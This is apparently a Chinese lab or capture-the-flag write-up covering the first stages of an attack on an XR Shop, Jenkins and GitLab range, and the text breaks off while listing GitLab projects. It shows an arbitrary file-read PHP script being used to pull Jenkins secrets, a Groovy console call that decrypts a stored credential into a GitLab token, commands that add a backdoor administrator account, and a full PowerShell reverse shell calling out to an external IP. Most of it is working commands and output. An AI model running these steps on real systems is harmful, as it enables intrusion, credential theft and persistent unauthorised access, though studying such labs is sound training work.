39.99.158.160
privilege
第1关
请获取 XR Shop 官网源码的备份文件,并尝试获得系统上任意文件读取的能力。并且,管理员在配置 Jenkins 时,仍然选择了使用初始管理员密码,请尝试读取该密码并获取 Jenkins 服务器权限。Jenkins 配置目录为 C:\ProgramData\Jenkins.jenkins。
第2关
管理员为 Jenkins 配置了 Gitlab,请尝试获取 Gitlab API Token,并最终获取 Gitlab 中的敏感仓库。获取敏感信息后,尝试连接至 Oracle 数据库,并获取 ORACLE 服务器控制权限。
第3关
攻击办公区内网,获取办公 PC 控制权限,并通过特权滥用提升至 SYSTEM 权限。
第4关
尝试接管备份管理操作员帐户,并通过转储 NTDS 获得域管理员权限,最终控制整个域环境。
flag01
┌──(kali㉿kali)-[~/桌面/tools/tools/fscan_all_version]
└─$ ./fscan -h 39.99.158.160

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
39.99.158.160:3306 open
Open result.txt error, open result.txt: permission denied
39.99.158.160:80 open
Open result.txt error, open result.txt: permission denied
39.99.158.160:8080 open
Open result.txt error, open result.txt: permission denied
[*] alive ports len is: 3
start vulscan
[*] WebTitle http://39.99.158.160:8080 code:403 len:548    title:None
Open result.txt error, open result.txt: permission denied
[*] WebTitle http://39.99.158.160      code:200 len:54689  title:XR SHOP
Open result.txt error, open result.txt: permission denied
[+] PocScan http://39.99.158.160/www.zip poc-yaml-backup-file
Open result.txt error, open result.txt: permission denied
已完成 3/3
[*] 扫描结束,耗时: 50.51161503s
下载www.zip,为XR Shop 官网源码的备份文件
www.zip\WWW\tools\content-log.php里的
<?php
$logfile = rawurldecode( $_GET['logfile'] );
// Make sure the file is exist.
if ( file_exists( $logfile ) ) {
  // Get the content and echo it.
  $text = file_get_contents( $logfile );
  echo( $text );
}
exit;
Jenkins 的初始化流程
Jenkins 首次安装时,会在配置目录下生成一个随机的初始管理员密码。
Windows 下 Jenkins 默认配置目录是:
C:\ProgramData\Jenkins\.jenkins这个目录里有一个文件:
secrets\initialAdminPassword里面保存了一串随机生成的密码。
即
C:\ProgramData\Jenkins\.jenkins\secrets\initialAdminPassword
于是我们读一下

http://39.99.158.160/tools/content-log.php?logfile=C:\ProgramData\Jenkins\.jenkins\secrets\initialAdminPassword
510235cf43f14e83b88a9f144199655b
访问Jenkins Web 界面(Jenkins 默认端口就是 8080),输入用户名 admin(默认是 admin)和刚才读取到的初始密码,就拥有了 Jenkins 的管理权限。
读了flag然后走
http://39.99.158.160/tools/content-log.php?logfile=C:\Users\Administrator\flag\flag01.txt
flag01: flag{bca01e52-ed34-48eb-83b0-601aa2d4dfd8}
flag02
Jenkins 里可能配置了 Gitlab 插件 或 Gitlab Webhook,这样 Jenkins 能从 Gitlab 拉取代码。这类配置通常需要在 Jenkins 里保存一个 Gitlab API Token / 凭据。
一般配置文件在 .jenkins/credentials.xml,于是读一下
http://39.99.158.160/tools/content-log.php?logfile=C:\ProgramData\Jenkins\.jenkins\credentials.xml
GLOBAL 9eca4a05-e058-4810-b952-bd6443e6d9a8 {AQAAABAAAAAg9+7GBocqYmo0y3H+uDK9iPsvst95F5i3QO3zafrm2TC5U24QCq0zm/GEobmrmLYh}乱点了点,发现/manage/script可以命令执行
于是解一下加密后的
println(hudson.util.Secret.fromString("{AQAAABAAAAAg9+7GBocqYmo0y3H+uDK9iPsvst95F5i3QO3zafrm2TC5U24QCq0zm/GEobmrmLYh}").getPlainText())

glpat-7kD_qLH2PiQv_ywB9hz2
添个用户
println 'net user v2i 123456@qwe /add'.execute().text
println 'net localgroup administrators v2i /add'.execute().text
弹一下,可以,但没必要
def cmd = 'powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient(\'139.129.19.92\',7777);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + \'PS \' + (pwd).Path + \'> \';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}"'
println cmd.execute().text
用win的远程连接登上
./windows_x64_agent.exe -l 7870
./linux_x64_admin -c 39.99.158.160:7870

扫一下
PS C:\Users\v2i\Desktop\1> ipconfig

Windows IP 配置


以太网适配器 以太网:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::25b:6a65:b9a:c9a1%3
   IPv4 地址 . . . . . . . . . . . . : 172.22.14.7
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . : 172.22.255.253
PS C:\Users\v2i\Desktop\1> ./fscan.exe  -h 172.22.14.0/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 172.22.14.7     is alive
(icmp) Target 172.22.14.11    is alive
(icmp) Target 172.22.14.16    is alive
(icmp) Target 172.22.14.31    is alive
(icmp) Target 172.22.14.46    is alive
[*] Icmp alive hosts len is: 5
172.22.14.31:445 open
172.22.14.16:8060 open
172.22.14.7:8080 open
172.22.14.7:3306 open
172.22.14.31:1521 open
172.22.14.46:445 open
172.22.14.11:445 open
172.22.14.7:445 open
172.22.14.46:139 open
172.22.14.31:139 open
172.22.14.11:139 open
172.22.14.7:139 open
172.22.14.46:135 open
172.22.14.31:135 open
172.22.14.11:135 open
172.22.14.7:135 open
172.22.14.46:80 open
172.22.14.16:80 open
172.22.14.7:80 open
172.22.14.16:22 open
172.22.14.11:88 open
172.22.14.16:9094 open
[*] alive ports len is: 22
start vulscan
[*] WebTitle http://172.22.14.46       code:200 len:703    title:IIS Windows Server
[*] NetInfo
[*]172.22.14.31
   [->]XR-ORACLE
   [->]172.22.14.31
[*] WebTitle http://172.22.14.7:8080   code:403 len:548    title:None
[*] NetInfo
[*]172.22.14.11
   [->]XR-DC
   [->]172.22.14.11
[*] NetInfo
[*]172.22.14.46
   [->]XR-0923
   [->]172.22.14.46
[*] NetInfo
[*]172.22.14.7
   [->]XR-JENKINS
   [->]172.22.14.7
[*] NetBios 172.22.14.46    XIAORANG\XR-0923
[*] NetBios 172.22.14.31    WORKGROUP\XR-ORACLE
[*] NetBios 172.22.14.11    [+] DC:XIAORANG\XR-DC
[*] WebTitle http://172.22.14.7        code:200 len:54603  title:XR SHOP
[*] WebTitle http://172.22.14.16:8060  code:404 len:555    title:404 Not Found
[*] WebTitle http://172.22.14.16       code:302 len:99     title:None 跳转url: http://172.22.14.16/users/sign_in
[*] WebTitle http://172.22.14.16/users/sign_in code:200 len:34961  title:Sign in · GitLab
[+] PocScan http://172.22.14.7/www.zip poc-yaml-backup-file
已完成 22/22
[*] 扫描结束,耗时: 1m2.0673458s
在fscan扫描中可以看到
[*] WebTitle: http://172.22.14.16/users/sign_in code:200 len:34961 title:Sign in · GitLab因此172.22.14.16这个就是Gitlab的部署站,仓库的通用接口是api/v4/projects/
用我们得到的API列出GitLab项目
──(kali㉿kali)-[~/桌面/tools/tools/fscan_all_version]
└─$ proxychains curl --header "PRIVATE-TOKEN:glpat-7kD_qLH2PiQv_ywB9hz2" "http://172.22.14.16/api/v4/projects"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:12345  ...  172.22.14.16:80  ...  OK
[{"id":6,"description":null,"name":"Internal Secret","name_with_namespace":"XRLAB / Internal Secret","path":"internal-secret","path_with_namespace":"xrlab/internal-secret","created_at":"2022-12-25T08:30:12.362Z","default_branch":"main","tag_list":[],"topics":[],"ssh_url_to_repo":"git@gitlab.xiaorang.lab:xrlab/internal-secret.git","http_url_to_repo":"http://gitlab.xiaorang.lab/xrlab/internal-secret.git","web_url":"http://gitlab.xiaorang.lab/xrlab/internal-secret","readme_url":null,"avatar_url":null,"forks_count":0,"star_count":0,"last_activity_at":"2022-12-25T08:30:12.362Z","namespace":{"id":8,"name":"XRLAB","path":"xrlab","kind":"group","full_path":"xrlab","parent_id":null,"avatar_url":null,"web_url":"http://gitlab.xiaorang.lab/groups/xrlab"},"_links":{"self":"http://gitlab.xiaorang.lab/api/v4/projects/6","issues":"http://gitlab.xiaorang.lab/api/v4/projects/6/issues","merge_requests":"http://gitlab.xiaorang.lab/api/v4/projects/6/merge_requests","repo_branches":"http://gitlab.xiaorang.lab/api/v4/projects/6/repository/branches","labels":"http://gitlab.xiaorang.lab/api/v4/projects/6/labels","events":"http://gitlab.xiaorang.lab/api/v4/projects/6/events","members":"http://gitlab.xiaorang.lab/api/v4/projects/6/members","cluster_agents":"http://gitlab.xiaorang.lab/api/v4/projects/6/cluster_agents"},"packages_enabled":true,"empty_repo":false,"archived":false,"visibility":"private","resolve_outdated_diff_discussions":false,"container_expiration_policy":{"cadence":"1d","enabled":false,"keep_n":10,"older_than":"90d","name_regex":".*","name_regex_keep":null,"next_run_at":"2022-12-26T08:30:12.373Z"},"issues_enabled":true,"merge_requests_enabled":true,"wiki_enabled":true,"jobs_enabled":true,"snippets_enabled":true,"container_registry_enabled":true,"service_desk_enabled":false,"service_desk_address":null,"can_create_merge_request_in":true,"issues_access_level":"enabled","repository_access_level":"enabled","merge_requests_access_level":"enabled","forking_access_level":"enabled","wiki_access_level":"enabled","builds_access_level":"enabled","snippets_access_level":"enabled","pages_access_level":"private","operations_access_level":"enabled","analytics_access_level":"enabled","container_registry_access_level":"enabled","security_and_compliance_access_level":"private","releases_access_level":"enabled","environments_access_level":"enabled","feature_flags_access_level":"enabled","infrastructure_access_level":"enabled","monitor_access_level":"enabled","emails_disabled":null,"shared_runners_enabled":true,"lfs_enabled":true,"creator_id":2,"import_url":null,"import_type":null,"import_status":"none","open_issues_count":0,"ci_default_git_depth":20,"ci_forward_deployment_enabled":true,"ci_job_token_scope_enabled":false,"ci_separated_caches":true,"ci_opt_in_jwt":false,"ci_allow_fork_pipelines_to_run_in_parent_project":true,"public_jobs":true,"build_timeout":3600,"auto_cancel_pending_pipelines":"enabled","ci_config_path":null,"shared_with_groups":[],"only_allow_merge_if_pipeline_succeeds":false,"allow_merge_on_skipped_pipeline":null,"restrict_user_defined_variables":false,"request_access_enabled":true,"only_allow_merge_if_all_discussions_are_resolved":false,"remove_source_branch_after_merge":true,"printing_merge_request_link_enabled":true,"merge_method":"merge","squash_option":"default_off","enforce_auth_checks_on_uploads":true,"suggestion_commit_message":null,"merge_commit_template":null,"squash_commit_template":null,"issue_branch_template":null,"auto_devops_enabled":true,"auto_devops_deploy_strategy":"continuous","autoclose_referenced_issues":true,"keep_latest_artifact":true,"runner_token_expiration_interval":null,"permissions":{"project_access":null,"group_access":{"access_level":50,"notification_level":3}}},{"id":4,"description":null,"name":"XRAdmin","name_with_namespace":"XRLAB / XRAdmin","path":"xradmin","path_with_namespace":"xrlab/xradmin","created_at":"2022-12-25T07:48:16.751Z","default_branch":"main","tag_list":[],"topics":[],"ssh_url_to_repo":"git@gitlab.xiaorang.lab:xrlab/xradmin.git","http_url_to_repo":"http://gitlab.xiaorang.lab/xrlab/xradmin.git","web_url":"http://gitlab.xiaorang.lab/xrlab/xradmin","readme_url":"http://gitlab.xiaorang.lab/xrlab/xradmin/-/blob/main/README.md","avatar_url":null,"forks_count":0,"star_count":0,"last_activity_at":"2023-05-30T10:27:31.762Z","namespace":{"id":8,"name":"XRLAB","path":"xrlab","kind":"group","full_path":"xrlab","parent_id":null,"avatar_url":null,"web_url":"http://gitlab.xiaorang.lab/groups/xrlab"},"_links":{"self":"http://gitlab.xiaorang.lab/api/v4/projects/4","issues":"http://gitlab.xiaorang.lab/api/v4/projects/4/issues","merge_requests":"http://gitlab.xiaorang.lab/api/v4/projects/4/merge_requests","repo_branches":"http://gitlab.xiaorang.lab/api/v4/projects/4/repository/branches","labels":"http://gitlab.xiaorang.lab/api/v4/projects/4/labels","events":"http://gitlab.xiaorang.lab/api/v4/projects/4/events","members":"http://gitlab.xiaorang.lab/api/v4/projects/4/members","cluster_agents":"http://gitlab.xiaorang.lab/api/v4/projects/4/cluster_agents"},"packages_enabled":true,"empty_repo":false,"archived":false,"visibility":"private","resolve_outdated_diff_discussions":false,"container_expiration_policy":{"cadence":"1d","enabled":false,"keep_n":10,"older_than":"90d","name_regex":".*","name_regex_keep":null,"next_run_at":"2022-12-26T07:48:16.788Z"},"issues_enabled":true,"merge_requests_enabled":true,"wiki_enabled":true,"jobs_enabled":true,"snippets_enabled":true,"container_registry_enabled":true,"service_desk_enabled":false,"service_desk_address":null,"can_create_merge_request_in":true,"issues_access_level":"enabled","repository_access_level":"enabled","merge_requests_access_level":"enabled","forking_access_level":"enabled","wiki_access_level":"enabled","builds_access_level":"enabled","snippets_access_level":"enabled","pages_access_level":"private","operations_access_level":"enabled","analytics_access_level":"enabled","container_registry_access_level":"enabled","security_and_compliance_access_level":"private","releases_access_level":"enabled","environments_access_level":"enabled","feature_flags_access_level":"enabled","infrastructure_access_level":"enabled","monitor_access_level":"enabled","emails_disabled":null,"shared_runners_enabled":true,"lfs_enabled":true,"creator_id":2,"import_url":null,"import_type":null,"import_status":"none","open_issues_count":0,"ci_default_git_depth":20,"ci_forward_deployment_enabled":true,"ci_job_token_scope_enabled":false,"ci_separated_caches":true,"ci_opt_in_jwt":false,"ci_allow_fork_pipelines_to_run_in_parent_project":true,"public_jobs":true,"build_timeout":3600,"auto_cancel_pending_pipelines":"enabled","ci_config_path":null,"shared_with_groups":[],"only_allow_merge_if_pipeline_succeeds":false,"allow_merge_on_skipped_pipeline":null,"restrict_user_defined_variables":false,"request_access_enabled":true,"only_allow_merge_if_all_discussions_are_resolved":false,"remove_source_branch_after_merge":true,"printing_merge_request_link_enabled":true,"merge_method":"merge","squash_option":"default_off","enforce_auth_checks_on_uploads":true,"suggestion_commit_message":null,"merge_commit_template":null,"squash_commit_template":null,"issue_branch_template":null,"auto_devops_enabled":false,"auto_devops_deploy_strategy":"continuous","autoclose_referenced_issues":true,"keep_latest_artifact":true,"runner_token_expiration_interval":null,"permissions":{"project_access":null,"group_access":{"access_level":50,"notification_level":3}}},{"id":3,"description":null,"name":"Awenode","name_with_namespace":"XRLAB / Awenode","path":"awenode","path_with_namespace":"xrlab/awenode","created_at":"2022-12-25T07:46:43.635Z","default_branch":"master","tag_list":[],"topics":[],"ssh_url_to_repo":"git@gitlab.xiaorang.lab:xrlab/awenode.git","http_url_to_repo":"http://gitlab.xiaorang.lab/xrlab/awenode.git","web_url":"http://gitlab.xiaorang.lab/xrlab/awenode","readme_url":"http://gitlab.xiaorang.lab/xrlab/awenode/-/blob/master/README.md","avatar_url":null,"forks_count":0,"star_count":0,"last_activity_at":"2022-12-25T07:46:43.635Z","namespace":{"id":8,"name":"XRLAB","path":"xrlab","kind":"group","full_path":"xrlab","parent_id":null,"avatar_url":null,"web_url":"http://gitlab.xiaorang.lab/groups/xrlab"},"_links":{"self":"http://gitlab.xiaorang.lab/api/v4/projects/3","issues":"http://gitlab.xiaorang.lab/api/v4/projects/3/issues","merge_requests":"http://gitlab.xiaorang.lab/api/v4/projects/3/merge_requests","repo_branches":"http://gitlab.xiaorang.lab/api/v4/projects/3/repository/branches","labels":"http://gitlab.xiaorang.lab/api/v4/projects/3/labels","events":"http://gitlab.xiaorang.lab/api/v4/projects/3/events","members":"http://gitlab.xiaorang.lab/api/v4/projects/3/members","cluster_agents":"http://gitlab.xiaorang.lab/api/v4/projects/3/cluster_agents"},"packages_enabled":true,"empty_repo":false,"archived":false,"visibility":"private","resolve_outdated_diff_discussions":false,"container_expiration_policy":{"cadence":"1d","enabled":false,"keep_n":10,"older_than":"90d","name_regex":".*","name_regex_keep":null,"next_run_at":"2022-12-26T07:46:44.614Z"},"issues_enabled":true,"merge_requests_enabled":true,"wiki_enabled":true,"jobs_enabled":true,"snippets_enabled":true,"container_registry_enabled":true,"service_desk_enabled":false,"service_desk_address":null,"can_create_merge_request_in":true,"issues_access_level":"enabled","repository_access_level":"enabled","merge_requests_access_level":"enabled","forking_access_level":"enabled","wiki_access_level":"enabled","builds_access_level":"enabled","snippets_access_level":"enabled","pages_access_level":"private","operations_access_level":"enabled","analytics_access_level":"enabled","container_registry_access_level":"enabled","security_and_compliance_access_level":"private","releases_access_level":"enabled","environments_access_level":"enabled","feature_flags_access_level":"enabled","infrastructure_access_level":"enabled","monitor_access_level":"enabled","emails_disabled":null,"shared_runners_enabled":true,"lfs_enabled":true,"creator_id":2,"import_url":null,"import_type":"gitlab_project","import_status":"finished","open_issues_count":0,"ci_default_git_depth":20,"ci_forward_deployment_enabled":true,"ci_job_token_scope_enabled":false,"ci_separated_caches":true,"ci_opt_in_jwt":false,"ci_allow_fork_pipelines_to_run_in_parent_project":true,"public_jobs":true,"build_timeout":3600,"auto_cancel_pending_pipelines":"enabled","ci_config_path":null,"shared_with_groups":[],"only_allow_merge_if_pipeline_succeeds":false,"allow_merge_on_skipped_pipeline":null,"restrict_user_defined_variables":false,"request_access_enabled":true,"only_allow_merge_if_all_discussions_are_resolved":false,"remove_source_branch_after_merge":true,"printing_merge_request_link_enabled":true,"merge_method":"merge","squash_option":"default_off","enforce_auth_checks_on_uploads":true,"suggestion_commit_message":null,"merge_commit_template":null,"squash_commit_template":null,"issue_branch_template":null,"auto_devops_enabled":true,"auto_devops_deploy_strategy":"continuous","autoclose_referenced_issues":true,"keep_latest_artifact":true,"runner_token_expiration_interval":null,"permissions":{"project_access":{"access_level":40,"notification_level":null},"group_access":{"access_level":50,"notification_level":3}}},{"id":2,"description":"Example GitBook site using GitLab Pages: https://pages.gitlab.io/gitbook","name":"XRWiki","name_with_namespace":"XRLAB / XRWiki","path":"xrwiki","path_with_namespace":"xrlab/xrwiki","created_at":"2022-12-25T07:44:18.589Z","default_branch":"master","tag_list":[],"topics":[],"ssh_url_to_repo":"git@gitlab.xiaorang.lab:xrlab/xrwiki.git","http_url_to_repo":"http://gitlab.xiaorang.lab/xrlab/xrwiki.git","web_url":"http://gitlab.xiaorang.lab/xrlab/xrwiki","readme_url":"http://gitlab.xiaorang.lab/xrlab/xrwiki/-/blob/master/README.md","avatar_url":"http://gitlab.xiaorang.lab/uploads/-/system/project/avatar/2/gitbook.png","forks_count":0,"star_count":0,"last_activity_at":"2022-12-25T07:44:18.589Z","namespace":{"id":8,"name":"XRLAB","path":"xrlab","kind":"group","full_path":"xrlab","parent_id":null,"avatar_url":null,"web_url":"http://gitlab.xiaorang.lab/groups/xrlab"},"_links":{"self":"http://gitlab.xiaorang.lab/api/v4/projects/2","issues":"http://gitlab.xiaorang.lab/api/v4/projects/2/issues","merge_requests":"http://gitlab.xiaorang.lab/api/v4/projects/2/merge_requests","repo_branches":"http://gitlab.xiaorang.lab/api/v4/projects/2/repository/branches","labels":"http://gitlab.xiaorang.lab/api/v4/projects/2/labels","events":"http://gitlab.xiaorang.lab/api/v4/projects/2/events","members":"http://gitlab.xiaorang.lab/api/v4/projects/2/members","cluster_agents":"http://gitlab.xiaorang.lab/api/v4/projects/2/cluster_agents"},"packages_enabled":true,"empty_repo":false,"archived":false,"visibility":"private","resolve_outdated_diff_discussions":null,"container_expiration_policy":{"cadence":"1d","enabled":false,"keep_n":10,"older_than":"90d","name_regex":".*","name_regex_keep":null,"next_run_at":"2022-12-26T07:44:18.627Z"},"issues_enabled":true,"merge_requests_enabled":true,"wiki_enabled":false,"jobs_enabled":true,"snippets_enabled":false,"container_registry_enabled":false,"service_desk_enabled":false,"service_desk_address":null,"can_create_merge_request_in":true,"issues_access_level":"enabled","repository_access_level":"enabled","merge_requests_access_level":"enabled","forking_access_level":"enabled","wiki_access_level":"disabled","builds_access_level":"enabled","snippets_access_level":"disabled","pages_access_level":"public","operations_access_level":"enabled","analytics_access_level":"enabled","container_registry_access_level":"disabled","security_and_compliance_access_level":"private","releases_access_level":"enabled","environments_access_level":"enabled","feature_flags_access_level":"enabled","infrastructure_access_level":"enabled","monitor_access_level":"enabled","emails_disabled":null,"shared_runners_enabled":true,"lfs_enabled":true,"creator_id":2,"import_url":null,"import_type":"gitlab_project","import_status":"finished","open_issues_count":0,"ci_default_git_depth":20,"ci_forward_deployment_enabled":true,"ci_job_token_scope_enabled":false,"ci_separated_caches":true,"ci_opt_in_jwt":false,"ci_allow_fork_pipelines_to_run_in_parent_project":true,"public_jobs":true,"build_timeout":3600,"auto_cancel_pending_pipelines":"enabled","ci_config_path":null,"shared_with_groups":[],"only_allow_merge_if_pipeline_succeeds":false,"allow_merge_on_skipped_pipeline":null,"restrict_user_defined_variables":false,"request_access_enabled":false,"only_allow_merge_if_all_discussions_are_resolved":false,"remove_source_branch_after_merge":true,"printing_merge_request_link_enabled":true,"merge_method":"merge","squash_option":"default_off","enforce_auth_checks_on_uploads":true,"suggestion_commit_message":null,"merge_commit_template":null,"squash_commit_template":null,"issue_branch_template":null,"auto_devops_enabled":true,"auto_devops_deploy_strategy":"continuous","autoclose_referenced_issues":true,"keep_latest_artifact":true,"runner_token_expiration_interval":null,"permissions":{"project_access":{"access_level":40,"notification_level":null},"group_access":{"access_level":50,"notification_level":3}}},{"id":1,"description":"This project is automatically generated and helps monitor this GitLab instance. [Learn more](/help/administration/monitoring/gitlab_self_monitoring_project/index).","name":"Monitoring","name_with_namespace":"GitLab Instance / Monitoring","path":"Monitoring","path_with_namespace":"gitlab-instance-23352f48/Monitoring","created_at":"2022-12-25T07:18:20.914Z","default_branch":"main","tag_list":[],"topics":[],"ssh_url_to_repo":"git@gitlab.xiaorang.lab:gitlab-instance-23352f48/Monitoring.git","http_url_to_repo":"http://gitlab.xiaorang.lab/gitlab-instance-23352f48/Monitoring.git","web_url":"http://gitlab.xiaorang.lab/gitlab-instance-23352f48/Monitoring","readme_url":null,"avatar_url":null,"forks_count":0,"star_count":0,"last_activity_at":"2022-12-25T07:18:20.914Z","namespace":{"id":2,"name":"GitLab Instance","path":"gitlab-instance-23352f48","kind":"group","full_path":"gitlab-instance-23352f48","parent_id":null,"avatar_url":null,"web_url":"http://gitlab.xiaorang.lab/groups/gitlab-instance-23352f48"},"_links":{"self":"http://gitlab.xiaorang.lab/api/v4/projects/1","issues":"http://gitlab.xiaorang.lab/api/v4/projects/1/issues","merge_requests":"http://gitlab.xiaorang.lab/api/v4/projects/1/merge_requests","repo_branches":"http://gitlab.xiaorang.lab/api/v4/projects/1/repository/branches","labels":"http://gitlab.xiaorang.lab/api/v4/projects/1/labels","events":"http://gitlab.xiaorang.lab/api/v4/projects/1/events","members":"http://gitlab.xiaorang.lab/api/v4/projects/1/members","cluster_agents":"http://gitlab.xiaorang.lab/api/v4/projects/1/cluster_agents"},"packages_enabled":true,"empty_repo":true,"archived":false,"visibility":"internal","resolve_outdated_diff_discussions":false,"container_expiration_policy":{"cadence":"1d","enabled":false,"keep_n":10,"older_than":"90d","name_regex":".*","name_regex_keep":null,"next_run_at":"2022-12-26T07:18:21.108Z"},"issues_enabled":true,"merge_requests_enabled":true,"wiki_enabled":true,"jobs_enabled":true,"snippets_enabled":true,"container_registry_enabled":true,"service_desk_enabled":false,"can_create_merge_request_in":true,"issues_access_level":"enabled","repository_access_level":"enabled","merge_requests_access_level":"enabled","forking_access_level":"enabled","wiki_access_level":"enabled","builds_access_level":"enabled","snippets_access_level":"enabled","pages_access_level":"private","operations_access_level":"enabled","analytics_access_level":"enabled","container_registry_access_level":"enabled","security_and_compliance_access_level":"private","releases_access_level":"enabled","environments_access_level":"enabled","feature_flags_access_level":"enabled","infrastructure_access_level":"enabled","monitor_access_level":"enabled","emails_disabled":null,"shared_runners_enabled":true,"lfs_enabled":true,"creator_id":1,"import_status":"none","open_issues_count":0,"ci_default_git_depth":20,"ci_forward_deployment_enabled":true,"ci_job_token_scope_enabled":false,"ci_separated_caches":true,"ci_opt_in_jwt":false,"ci_allow_fork_pipelines_to_run_in_parent_project":true,"public_jobs":true,"build_timeout":3600,"auto_cancel_pending_pipelines":"enabled","ci_config_path":null,"shared_with_groups":[],"only_allow_merge_if_pipeline_succeeds":false,"allow_merge_on_skipped_pipeline":null,"restrict_user_defined_variables":false,"request_access_enabled":true,"only_allow_merge_if_all_discussions_are_resolved":false,"remove_source_branch_after_merge":true,"printing_merge_request_link_enabled":true,"merge_method":"merge","squash_option":"default_off","enforce_auth_checks_on_uploads":true,"suggestion_commit_message":null,"merge_commit_template":null,"squash_commit_template":null,"issue_branch_template":null,"auto_devops_enabled":true,"auto_devops_deploy_strategy":"continuous","autoclose_referenced_issues":true,"keep_latest_artifact":true,"runner_token_expiration_interval":null,"permissions":{"project_access":null,"group_access":null}}]
1. Internal Secret
- ID: 6
- Namespace:
xrlab/internal-secret- 默认分支:
main- URL: http://gitlab.xiaorang.lab/xrlab/internal-secret
- Repo (HTTP):
http://gitlab.xiaorang.lab/xrlab/internal-secret.git- Repo (SSH):
git@gitlab.xiaorang.lab:xrlab/internal-secret.git- 说明: 名字里就带“Secret”,极可能包含敏感配置(比如数据库、API key 等)。
2. XRAdmin
- ID: 4
- Namespace:
xrlab/xradmin- 默认分支:
main- URL: http://gitlab.xiaorang.lab/xrlab/xradmin
- Repo (HTTP):
http://gitlab.xiaorang.lab/xrlab/xradmin.git- Repo (SSH):
git@gitlab.xiaorang.lab:xrlab/xradmin.git- 说明: 可能是后台管理相关源码,权限高,值得重点分析。
3. Awenode
- ID: 3
- Namespace:
xrlab/awenode- 默认分支:
master- URL: http://gitlab.xiaorang.lab/xrlab/awenode
- Repo (HTTP):
http://gitlab.xiaorang.lab/xrlab/awenode.git- Repo (SSH):
git@gitlab.xiaorang.lab:xrlab/awenode.git- 说明: 看名字像是某个 node.js 服务,可能有配置或硬编码敏感信息。
4. XRWiki
- ID: 2
- Namespace:
xrlab/xrwiki- 默认分支:
master- URL: http://gitlab.xiaorang.lab/xrlab/xrwiki
- Repo (HTTP):
http://gitlab.xiaorang.lab/xrlab/xrwiki.git- Repo (SSH):
git@gitlab.xiaorang.lab:xrlab/xrwiki.git- 说明: GitBook/Wiki 项目,通常包含 文档/说明,可能记录默认密码、架构设计、数据库信息。
5. Monitoring
- ID: 1
- Namespace:
gitlab-instance-23352f48/Monitoring- 默认分支:
